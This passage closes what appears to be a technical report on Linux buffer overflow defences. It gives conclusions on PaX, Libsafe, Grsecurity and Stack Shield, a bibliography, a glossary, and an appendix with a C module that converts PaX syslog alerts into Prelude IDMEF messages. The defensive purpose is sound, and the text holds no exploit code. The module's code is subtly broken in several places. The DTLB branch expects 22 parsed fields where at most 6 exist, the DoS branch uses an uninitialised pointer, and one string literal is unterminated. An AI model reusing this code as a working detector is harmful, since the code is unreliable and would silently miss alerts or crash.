Another really annoying point is the performance loss; although we have not experienced much trouble with our short tests, we are conscious that they are not as representative as intensive benchmarks based on a few defined applications would be. Moreover, PaX documentation mentions this drawback.

14.2 Efficiency

PaX has revealed a very good resistance to our tests, as we have not been able to make any of our exploits work on a PaX-patched system.

Altough the usefulness of making some memory pages non-executable has been heavily discussed, we consider it as another defense to break through, which should NOT be considered as the ultimate protection!

But providing:

- a non-executable stack

- a non-executable heap
- randomization in mmap

is a good way to avoid many *script kiddy* exploits based on basic buffer overflows or more sophisticated *return-into-libc* attacks.

It may be interesting to be alerted when violations of a non-executable memory page occur: this is done thanks to PaX log messages, which is simple but how useful!

Another interesting point of these security patches is the diversity of their features: PaX detects DoS, Open Wall offers plenty of varied protections, such as link or FIFO control in */tmp* or new */proc* restrictions.

Moreover the global Grsecurity patch provides many other possibilities, from file system to process or networking protections. This patch is definitely highly recommended to enhance a Linux box security.

Conclusion

A general solution

After this study, we can pretend that on servers (or typically, machines that do not require an X server), a solution based on Libsafe and PaX is rather robust, and will prevent most generic buffer overflow attacks. So we consider this set represents a satisfying and reliable answer to our security questions.

We can pretend this because they are quite complementary: Libsafe may be challenged by trying to call unexpected functions, but PaX provides mmap randomization which makes it harder, and PaX may be overcome with return-into-libc attacks, but overflowing a buffer to write in a function return address would probably be prevented by Libsafe.

Nevertheless, it cannot be called perfect or unvulnerable; some exploits still may be performed, but we can bet it will not be script kiddies-like attacks, as they will require a more accurate knowledge of the system, and a good programming knowledge, as well as many tries probably before succeeding.

Using Stack Shield for compilations will also be a good point on such machines.

Unexplored fields

The theory on buffer overflow exposed in the first part is more or less general. Most of the exploits could be applied on either a unix or a windows box. The only exploits limited for linux are the very low level ones. For instance those based on:

- elf specifications, such as those modifying the GOT
- unix or linux library, such as the one playing with dlmalloc

The other parts are only unix dedicated and concern tools for protecting a unix system against buffer overflows.

Therefore there are few things in this paper dealing with buffer overflows under windows. Nevertheless the world of buffer overflow under windows is also huge and requires a study at least as long as the one performed here. The methods are roughly the same in theory but from a practical point of view they rely on different tricks. The biggest difference comes from the fact that the sources of the software are not available. So a first job consists in disassembling the source and examining it in assembly. Furthermore some tricks depend on the windows operating system itself and the choices made for its implementation. Thus a good knowledge of the windows operating system and of the kernel are required. Which is a huge task, since the sources of windows are closed in contrary to Linux. But this is not a warranty of security, and there are a lot of buffer overflows under windows.
Protecting tools also exists, but are not free most of the time. Among the available free software there is

BOwall (http://www.security.nnov.ru/bo/eng/BOWall/) which does roughly the same things as OpenWall or Pax.

Bibliography

[1] Aleph One, "Smashing the stack for fun and profit", Phrack Magazine 49

[2] Clifford Yago, "Securing the stack on Red Hat Linux 6.2 and 7.0 systems with Libsafe 2.0"

[3] Benjamin Karas, "Writing privileged Programs"

[4] Ivan Krsul, Eugene Spafford, Mahesh Tripunitara, "Computer Vulnerability analysis"

[5] Rafal Wojtczuk, "Defeating Solar Designer's Non executable Stack Patch"

[6] Solar Designer, "Openwall"

[7] Bulba, Kil3r, "Bypassing Stackguard and Stackshield", Phrack 56

[8] Rix, "Smashing C++ VPTRS", Phrack 56

[9] Michel MAXX Kaempf, "Vudo an object superstitiously believed to embody magical powers", Phrack 57

[10] Nergal, "The advanced return into libc exploits", Phrack 58

[11] Solar Designer, "Getting around non executable stack (and fix)"

[12] John MacDonald, "Defeating Solaris/Sparc non executable Stack protection"

[13] Tim Newsham, "non exec stack"

[14] Grugq, "Cheating the ELF"

[15] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steave Beattie, Aaron Grier, Perry Wagle, and Qian Zhand, "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow"

[16] Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle and Erik Walthinsen, "Protecting Systems from Stack Smashing Attacks with StackGuard"

[17] Scrippie, "Inebriation"

[18] Steve Ellis, "Solaris passwd Non executable stack locale exploit"

[19] Crispin Cowan, Carlton Pu, "Death, Taxes, and Imperfect Software: Surviving the inevitable"

[20] Christophe Blaess, Christophe Grenier, Frédéric Raynal, "Avoiding security holes when developing an application - Part 1: permissions, (E)UID and escape shells"

[21] Christophe Blaess, Christophe Grenier, Frédéric Raynal, "Avoiding security holes when developing an application - Part 2: memory, stack and functions, shellcode"

[22] Christophe Blaess, Christophe Grenier, Frédéric Raynal, "Avoiding security holes when developing an application - Part 3 : buffer overflows"

[23] Frédéric Raynal, Samuel Dralet, "Protection contre l'exploitation des débordements de buffer - Introduction"

[24] Istvan Simon, "A Comparative Analysis of Methods of Defense against Buffer Overflow Attacks"

[25] Hiroaki Etoh and Kunikazu Yoda, "Protecting from stack-smashing attacks"

[26] Arash Baratloo, Timothy Tsai, Navjot Singh, "Transparent Run-Time Defense Against Stack Smashing Attacks"

[27] Arash Baratloo, Timothy Tsai, Navjot Singh, "Libsafe: Protecting Critical Elements of Stacks"

[28] Timothy Tsai, Navjot Singh, "Libsafe 2.0: Detection of Format String Vulnerability Exploits"

[29] Markus Wolf Klog, "The Frame Pointer Overwrite"

[30] Matt Conover, "w00w00 on heap overflows"

[31] www.securiteam.com

[32] www.securityfocus.com

[33] www.rootshell.com

[34] www.synnergy.net

[35] www.blackhat.com

[36] The web site of Prelude, www.prelude-ids.org

[37] The web site of stackshield, www.angelfire.com/sk/stackshield

[38] The web site of stackguard, www.cse.ogi.edu/DISC/projects/immunix/StackGuard

[39] The web site of BOWall, www.security.nnov.ru/bo/eng/BOWall

[40] The web site of LibSafe, www.research.avayalabs.com/project/libsafe

Part VI

Glossary

bound checking
When manipulating buffers, it consists in verifying that the involved buffer sizes are compliant with the operation.

brute forcing
It is the process of trying various possibilities until one matches.

bound violation
What happens when too much data is copied into a destination buffer and overflows it.

.bss
Memory area where the uninitialized global or static data are stored.

buffer
Array of datas (usually characters)

chpax
Tool related to PaX to enable or disable this patch feature.

daemons
Small processes running indefinitely in background.They spend most of their time waiting for an event or period when they will perform some task.

.data
Memory area where the initialized global or initialized static data are stored.

deb
File extension for Debian packages.

dlmalloc Doug Lea Malloc Library
Malloc Library used by the GNU libc.

DoS Denial of Service
Also known as Nuke attack, it aims at smashing a machine by forcing it to use all its resource in a distorted way.

EBP
Under the intel x86 family of microprocessor it is the mnemonic of the frame pointer.

%ebp
See also EBP. It is the way to write ebp with AT&T syntax.

EIP
Under the intel x86 family of microprocessor it is the mnemonic of the Instruction Pointer, e.g the pointer to the next instruction.

ESP
Under the intel x86 family of microprocessor it is the mnemonic of the stack pointer.

%esp
See also ESP. It is the way to write esp with AT&T syntax

EUID
The effective uid, e.g the uid of the user executing a process.

frame
It consists of the arguments and stack area for the local variables.

FIFO First In, First Out
Property of a list of elements, when the first added is the first removed.

frame pointer
This is the pointer to the current frame.

function pointer
A variable that contains the address of a function.

gcc
The GNU C compiler.

gdb
The GNU debugger.

GOT Global Offset Table
Indirection table which allows, in a program, to find the global and shared objects location in memory.

Grsecurity
Linux Kernel patch offering a large set of security enhancements.

heap
Portion of memory organized randomly or as a stack and used for dynamic memory allocation.

ICMP Internet Control Message Protocol
Protocol allowing IP devices to exchange information, mainly when problems occurs.

IDMEF Intrusion Detection Message Exchange Format
Format definition for alert messages which are generated by an IDS.

LD_LIBRARY_PATH
Path where the dynamic libraries must be searched.

LD_PRELOAD
Environment variable which designs a library loaded prior to the libc.

libc
Standard C library.

LibSafe
A shared library that overwrites some unsafe function of the libC.

LIFO
Last In First Out; the last data that was stored in the LIFO structure will be the first one to go out the structure.

NIDS Network Intrusion Detection System
System analyzing the packets flowing through a network, to detect any anormal activity and any attempt to compromise the security of the network.

NOP
Machine langage instruction that does nothing.

opcode
Machine langage instruction.

OpenWall
Security-oriented Kernel patch for Linux, providing non-executable stack, restrictions in */tmp* and */proc...*

PaX
Linux Kernel patch providing non-executable stack and heap.

payload
The malicious code.

Prelude
An hybrid Intrusion Detection System.

Prelude-lml
Prelude component managing among others syslog messages.

process
Or processus, it is the image of a running program plus its environment.

PTE Page Table Entry
A page table entry specifies the physical address and the permissions of a page.

return-into-libc
Kind of attack consisting in overwriting the next instruction address with the address of another function already loaded in memory.

rpm
File extension for Red Hat packages, also used by Mandrake.

segmentation fault
An error in which a running program attempts to access memory not allocated to it.

shellcode
Contains a serie of opcodes which final goal will be to launch a shell.

SIGSEGV
Signal indicating an invalid memory reference.

stack
LIFO stacks are a way of storing temporarely informations. They are used for mathematical expressions evaluation, recursive subroutine calling, passing arguments and information during a function call on high level langage.

Stackguard
A layer over the gcc compiler that does some extra verification and checks the return address.

StackShield
Another layer over the gcc compiler that does some extra verification and checks the return address.

stack pointer
This is the pointer to the top of the stack.

SUID
The uid used durng the execution of a process.

syslog
Unix logging system, based on the syslogd daemon, with log messages classified by facility and level.

.text
Memory area where the code is stored.

TLB Translation Lookaside Buffer
The translation lookaside buffer is a table containing cross-references between virtual and real addresses of memory pages.

trampoline
Mechanism allowing to know the real address of a nested function at runtime.

UDP User Datagram Protocol
Layer 4, unconnected, protocol.

UID
The uid of a process identifies the user who executes the process.

Virtual Pointer
A pointer to the VTable.

VPTR
See Virtual Pointer.

VTable
An array that points to the body of each virtual functions in a c++ class.

word
Usually a word is the width of the bus. For the pentium family it is 32 bits for example.

worm
Slang terminology for automated intrusion agent.

x86
Used when speaking of the set of microprocessor from intel: 8086, 80186, 80286, ... , Pentium.

Part VII

Appendix

Appendix A

Grsecurity insallation: Kernel configuration screenshots

Her you may find ideas on how to proceed to configure your Kernel when it is patched with Grsecurity.




Figure A.1: Select `Grsecurity`

Figure A.2: Select `Buffer Overflow Protection`

Figure A.3: OpenWall option

Appendix B

Combining PaX and Prelude

B.1 Overview

Our aim is to make Prelude Log Monitoring Lackey able to manage PaX generated log messages. The prelude-lml program listens on the syslog port, and it will send an idmef alert when a PaX message is received.

To do so, we may consider the following architecture:

- a machine *A* running Linux with a PaX patched Kernel
- a machine *B* running prelude-lml
- a machine *C* running prelude-manager

Note that the *B* and *C* machines may be the same one.

We want to monitor suspicious activity on *A*, thanks to PaX. This may easily be done locally, as PaX calls `printk`, which generates syslog messages (Kernel facility, error level). We want the messages to be sent to *B*, so that it can be handled by prelude-lml. All we need is to modify the syslog configuration on *A*; for instance we can add this in its */etc/syslogd.conf* file, supposing that *B*'s IP address is 172.20.3.100:

```
kern.err                        @172.20.3.100
```

This will redirect every Kernel log with at least an error level to the *B* machine, which will then be able to determine when a PaX alert must be sent to the Prelude manager.

B.2 PaX logs analysis

In order to allow Prelude to handle PaX logs, we have written a module for Prelude lml. The principle is simple: when the core of the prelude-lml program matches the "PAX: " string, in a syslog message, it will pass this syslog message to our module, which will handle it from the parsing phase to the idmef alert emission. At this stage, we have decided to handle only the main PaX messages, ie when a violation is detected, PaX will generate a first log specifying the kind of problem and information such as involved pid or uid. Then it will generate some debug info such as bytes at the instruction address. This is what we skip.

Here is the code:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#include <libprelude/list.h>
#include <libprelude/idmef-tree.h>
#include <libprelude/idmef-tree-func.h>
#include <libprelude/prelude-io.h>
#include <libprelude/prelude-message.h>
#include <libprelude/prelude-message-buffered.h>
#include <libprelude/idmef-msg-send.h>
#include <libprelude/idmef-message-id.h>
#include <libprelude/sensor.h>

#define PAX_INFO_URL "http://pageexec.virtualave.net/"

// ------------------------------------------------------------------

// Common struct

typedef struct _log_time {
  unsigned int hour;
  unsigned int minute;
  unsigned int sec;
} log_time_t;

typedef struct _log_date {
  char * month;
  unsigned int day;
} log_date_t;

typedef struct _log_common {
  log_date_t date;
  log_time_t time;
  char * hostname;
  char * facility;
} log_common_t;

// end of common struct

// ------------------------------------------------------------------

// Message types

enum msg_types {
  wtf_msg_type,
  tt_msg_type,
  dos_msg_type,
  dtlb_msg_type
};
```

```
// ------------------------------------------------------------------

// struct WTF

typedef struct _log_pax_wtf {
  log_common_t * common_info;
  char * comm;
  unsigned int pid;
  unsigned long fault_counter;
} log_pax_wtf_t;

// ------------------------------------------------------------------

// struct terminating task

typedef struct _log_pax_terminating_task {
  log_common_t * common_info;
  char * path;
  char * comm;
  unsigned int pid;
  unsigned int uid;
  unsigned int euid;
  unsigned long eip;
  unsigned long esp;
} log_pax_terminating_task_t;

// end of struct terminating task

// ------------------------------------------------------------------

// struct DOS

typedef struct _log_pax_dos {
  log_common_t * common_info;
  char * comm;
  unsigned int pid;
  unsigned int uid;
  unsigned long eip;
  unsigned long esp;
} log_pax_dos_t;

// end of struct DOS

// ------------------------------------------------------------------

// struct DTLB_TRASHING

typedef struct _log_pax_dtlb_trashing {
  log_common_t * common_info;
  unsigned long counter;
  char * comm;
```

```
  unsigned int pid;
  unsigned long eip;
  unsigned long esp;
  unsigned long addr;
} log_pax_dtlb_trashing_t;

// ----------------------------------------------------------------------

// fill the common struct and returns it

log_common_t * fill_common (const char * log) {
  unsigned int temp_size = (unsigned int)(strlen(log)/3 + 1);
  log_common_t * common = (log_common_t *)malloc (sizeof(log_common_t));

  common->date.month = (char *) malloc (temp_size * sizeof(char));
  common->hostname = (char *) malloc (temp_size * sizeof(char));
  common->facility = (char *) malloc (temp_size * sizeof(char));

  sscanf (log, "%s %u %u:%u:%u %s %s",
  common->date.month, &common->date.day, &common->time.hour,
  &common->time.minute, &common->time.sec, common->hostname, common->facility);

  common->date.month = (char *)realloc(common->date.month, strlen(common->date.month)+1);
  common->hostname = (char *)realloc(common->hostname, strlen(common->hostname)+1);
  common->facility = (char *)realloc(common->facility, strlen(common->facility)+1);

  return common;
}

// ----------------------------------------------------------------------

// fill a log_pax_wtf_t structure

/*
 * Will get the information printk'ed by PaX in:
 * printk(KERN_ERR "PAX: wtf: %s:%d, %ld\n",
 * tsk->comm, tsk->pid, tsk->thread.pax_faults.count);
 */

int fill_wtf(log_pax_wtf_t * wtf, const char * log) {
  int filled;

  wtf->comm = (char *) malloc(strlen(log) * sizeof(char));

  filled = sscanf(log, " %[^:]:%d, %ld",
  wtf->comm, &wtf->pid, &wtf->fault_counter);
  wtf->comm = realloc(wtf->comm, (strlen(wtf->comm) + 1) * sizeof(char));
  return filled;
}

// ----------------------------------------------------------------------
```

```
// fill a log_pax_terminanting_tast_t structure

/*
 * Will get the information printk'ed by PaX in:
 * KERN_ERR "PAX: terminating task: %s(%s):%d, uid/euid: %u/%u, EIP: %08lX, ESP: %08lX\n",
 * path, tsk->comm, tsk->pid, tsk->uid, tsk->euid, regs->eip, regs->esp);
 */

int fill_terminating_task(log_pax_terminating_task_t * tt, const char * log) {
  int filled;

  tt->path = (char *) malloc(strlen(log) * sizeof(char));
  tt->comm = (char *) malloc(strlen(log) * sizeof(char));

  filled = sscanf(log, " %[^(](%[^)]):%d, uid/euid: %u/%u, EIP: %08lX, ESP: %08lX",
  tt->path, tt->comm, &tt->pid, &tt->uid, &tt->euid, &tt->eip, &tt->esp);

  tt->path = realloc(tt->path, (strlen(tt->path) + 1) * sizeof(char));
  tt->comm = realloc(tt->comm, (strlen(tt->comm) + 1) * sizeof(char));
  return filled;
}


// ---------------------------------------------------------------

// fill a log_pax_dos_t structure

/*
 * Will get the information printk'ed by PaX in:
 * printk(KERN_ERR "PAX: preventing DoS: %s:%d, EIP: %08lX, ESP: %08lX\n",
 * tsk->comm, tsk->pid, regs->eip, regs->esp);
 */

int fill_dos(log_pax_dos_t * dos, const char * log) {
  int filled;

  dos->comm = (char *) malloc(strlen(log) * sizeof(char));

  filled = sscanf(log, " %[^:]:%d, EIP: %08lX, ESP: %08lX",
  dos->comm, &dos->pid, &dos->eip, &dos->esp);

  dos->comm =  realloc(dos->comm, (strlen(dos->comm) + 1) * sizeof(char));
  return filled;
}

// ---------------------------------------------------------------

// fill a log_pax_dtlb_trashing_t structure

/*
 * Will get the information printk'ed by PaX in:
 * printk(KERN_ERR "PAX: DTLB trashing, level %ld: %s:%d,"
```

```
 * "EIP: %08lX, ESP: %08lX, cr2: %08lX\n",
 * tsk->thread.pax_faults.count - (PAX_SPIN_COUNT+1),
 * tsk->comm, tsk->pid, regs->eip, regs->esp, address);
 */

int fill_dtlb_trashing(log_pax_dtlb_trashing_t * dtlb, const char * log) {
  int filled;

  dtlb->comm = (char *) malloc(strlen(log) * sizeof(char));

  filled = sscanf(log, "  %ld: %[^:]:%d,EIP: %08lX, ESP: %08lX, cr2: %08lX",
  &dtlb->counter, dtlb->comm, &dtlb->pid, &dtlb->eip,
  &dtlb->esp, &dtlb->addr);

  dtlb->comm =  realloc(dtlb->comm, (strlen(dtlb->comm) + 1) * sizeof(char));
  return filled;
}

// ----------------------------------------------------------------

// auxiliary idmef functions

static int fill_target(idmef_target_t * target, int type, unsigned long log_pax_struct) {
  idmef_node_t * node = idmef_target_node_new(target);
  idmef_process_t * process = idmef_target_process_new(target);
  idmef_user_t * user;
  idmef_userid_t * userid;

  if ( !(node && process) )
    return -1;

  switch(type){
  case(wtf_msg_type):
    idmef_string_set(&process->name, ((log_pax_wtf_t *)log_pax_struct)->comm);
    process->pid = ((log_pax_wtf_t *)log_pax_struct)->pid;
    idmef_string_set(&node->name,
     ((log_pax_wtf_t *)log_pax_struct)->common_info->hostname);
    break;

  case(tt_msg_type):
    user = idmef_target_user_new(target);

    idmef_string_set(&process->path,
     ((log_pax_terminating_task_t *)log_pax_struct)->path);
    idmef_string_set(&process->name,
     ((log_pax_terminating_task_t *)log_pax_struct)->comm);
    process->pid = ((log_pax_terminating_task_t *)log_pax_struct)->pid;
    idmef_string_set(&node->name,
     ((log_pax_terminating_task_t *)log_pax_struct)->common_info->hostname);

    if(user && (userid = idmef_user_userid_new(user))){
      userid->type = current_user;
```

```
      userid->number = ((log_pax_terminating_task_t *)log_pax_struct)->uid;

      if((userid = idmef_user_userid_new(user))){
userid->type = user_privs;
userid->number = ((log_pax_terminating_task_t *)log_pax_struct)->euid;
      }
    }
    break;

  case(dos_msg_type):
    idmef_string_set(&process->name, ((log_pax_dos_t *)log_pax_struct)->comm);
    process->pid = ((log_pax_dos_t *)log_pax_struct)->pid;
    idmef_string_set(&node->name,
     ((log_pax_dos_t *)log_pax_struct)->common_info->hostname);

    if(user && (userid = idmef_user_userid_new(user))){
      userid->type = current_user;
      userid->number = ((log_pax_dos_t *)log_pax_struct)->uid;
    }
    break;

  case(dtlb_msg_type):
    idmef_string_set(&process->name,
     ((log_pax_dtlb_trashing_t *)log_pax_struct)->comm);
    process->pid = ((log_pax_dtlb_trashing_t *)log_pax_struct)->pid;
    idmef_string_set(&node->name,
     ((log_pax_dtlb_trashing_t *)log_pax_struct)->common_info->hostname);
    break;

  }

  return 0;
}

// ---------------------------------------------------------------------

// global handling of the PaX log

static int pax_log_processing(const char * log) {
  log_common_t * log_c = fill_common(log);
  char * tmp = (char *) malloc((strlen(log) + 1) * sizeof(char));
  idmef_message_t * message = idmef_message_new();
  idmef_alert_t * alert;
  prelude_msgbuf_t * msgbuf;
  char * tmp_save = tmp;

  if ( prelude_sensor_init("PaX", NULL, 0, NULL) < 0 ) {
    fprintf(stderr, "couldn't initialize Prelude library\n");
    return -1;
  }

  if( !message )
```

```
  return -1;

msgbuf = prelude_msgbuf_new(0);
if ( !msgbuf )
  goto errbuf;

/* Initialize the idmef structures */
idmef_alert_new(message);
alert = message->message.alert;

/*
  idmef_alert_detect_time_new(alert);
  idmef_alert_analyzer_time_new(alert);
*/


/* Verify it is a PAX log, ie if it is formatted as expected */
if((tmp = strstr(log, "PAX: "))){
  int ret = 0;
  idmef_assessment_t * assessment;
  idmef_action_t * action;
  idmef_classification_t * classification;
  idmef_additional_data_t * additional;
  idmef_target_t * target;

  tmp = tmp + 5; /* tmp now points after 'PAX: ' */

  /*
   * Analyzer section: genral information;
   * no node or process class is provided
   */
  idmef_string_set_constant(&alert->analyzer.model, "PaX Linux Kernel patch");
  idmef_string_set_constant(&alert->analyzer.class, "Non-executable Memory Page Violation Detection
  idmef_string_set_constant(&alert->analyzer.ostype, "Linux");

  /*
   * Assessment section: bases are set here, more details further
   * Impact, Action, Confidence
   */
  idmef_alert_assessment_new(alert);
  assessment = alert->assessment;

  idmef_assessment_impact_new(assessment);
  assessment->impact->severity = impact_medium;
  assessment->impact->completion = failed;
  assessment->impact->type = other;

  action = idmef_assessment_action_new(assessment);
  if( !action )
    goto err;
  action->category = notification_sent;
```

```
    idmef_assessment_confidence_new(assessment);
    assessment->confidence->rating = high;

    /*
     * Classification section:
     * origin unknown by default, name specified further, url : cf sigmund
     */
    classification = idmef_alert_classification_new(alert);
    if( !classification )
      goto err;
    idmef_string_set_constant(&classification->url, PAX_INFO_URL);


    /*
     * Additional data section: contains the log message ?
     */
    additional = idmef_alert_additional_data_new(alert);
    if ( !additional )
      goto err;
    additional->type = string;
    idmef_string_set_constant(&additional->meaning, "PaX log message");
    idmef_string_set(&additional->data, log);

    /*
     * Target section: the target is the machine using PaX
     * We have information on:
     *         - the node: always
     *         - the process: always
     *         - the user: only in terminating task and dos
     * user: when euid is not uid we'll consider it's an attempt to
     * to become the user corresponding to euid
     */
    target = idmef_alert_target_new(alert);
    if ( !target )
      goto err;
    /* test in the subcases if we have a hostname or an addr */

    /* Which kind of PaX msg are we dealing with ? */
    if(strncmp(tmp, "wtf: ", 5) == 0){
      log_pax_wtf_t wtf;
      wtf.common_info = log_c;

      tmp = tmp + 5;
      ret = fill_wtf(&wtf, tmp);

      if(ret != 3)
goto err;

      fill_target(target, wtf_msg_type, (unsigned long)&wtf);
      goto msg;
    }
```

```
    if(strncmp(tmp, "terminating task: ", 18) == 0){
      log_pax_terminating_task_t tt;
      tt.common_info = log_c;

      tmp = tmp + 18;
      ret = fill_terminating_task(&tt, tmp);

      if(ret != 7)
goto err;

      fill_target(target, tt_msg_type, (unsigned long)&tt);
      idmef_string_set_constant(&assessment->impact->description,
"Code execution in non-executable memory page detected and avoided by PaX");
      idmef_string_set_constant(&action->description,
"Process killed");
      idmef_string_set_constant(&classification->name,
"Forbidden Code Execution Attempt");
      if( tt.uid != tt.euid){
if( tt.euid == 0)
  assessment->impact->type = admin;
else
  assessment->impact->type = user;
      }

      goto msg;
    }

    if(strncmp(tmp, "preventing DoS: ", 16) == 0){
      log_pax_dos_t pdos;
      pdos.common_info = log_c;

      tmp = tmp + 16;
      ret = fill_dos(&pdos, tmp);

      if(ret != 4)
goto err;

      fill_target(target, dos_msg_type, (unsigned long)&pdos);
      assessment->impact->type = dos;
      idmef_string_set_constant(&assessment->impact->description,
"DoS Attempt detected and avoided by PaX");
      idmef_string_set_constant(&action->description,
"Process killed");
      idmef_string_set_constant(&classification->name,
"DoS Attempt against the Kernel memory manager");

      goto msg;
    }

    if(strncmp(tmp, " DTLB trashing, level ", 22) == 0){
      log_pax_dtlb_trashing_t dtlb;
      dtlb.common_info = log_c;
```

```
      tmp = tmp + 22;
      ret = fill_dtlb_trashing(&dtlb, tmp);

      if(ret != 22)
goto err;

      fill_target(target, dtlb_msg_type, (unsigned long)&dtlb);

      goto msg;
    }
  }

 msg:
  idmef_msg_send(msgbuf, message, PRELUDE_MSG_PRIORITY_MID);
  idmef_message_free(message);
  prelude_msgbuf_close(msgbuf);
  if( tmp_save )
    free(tmp_save);
  if( log_c )
    free(log_c);
  return 0;

 err:
  prelude_msgbuf_close(msgbuf);
 errbuf:
  idmef_message_free(message);
  if( tmp_save )
    free(tmp_save);
 if( log_c )
    free(log_c);
  return -1;
}
```

Appendix C

Performance tests figures

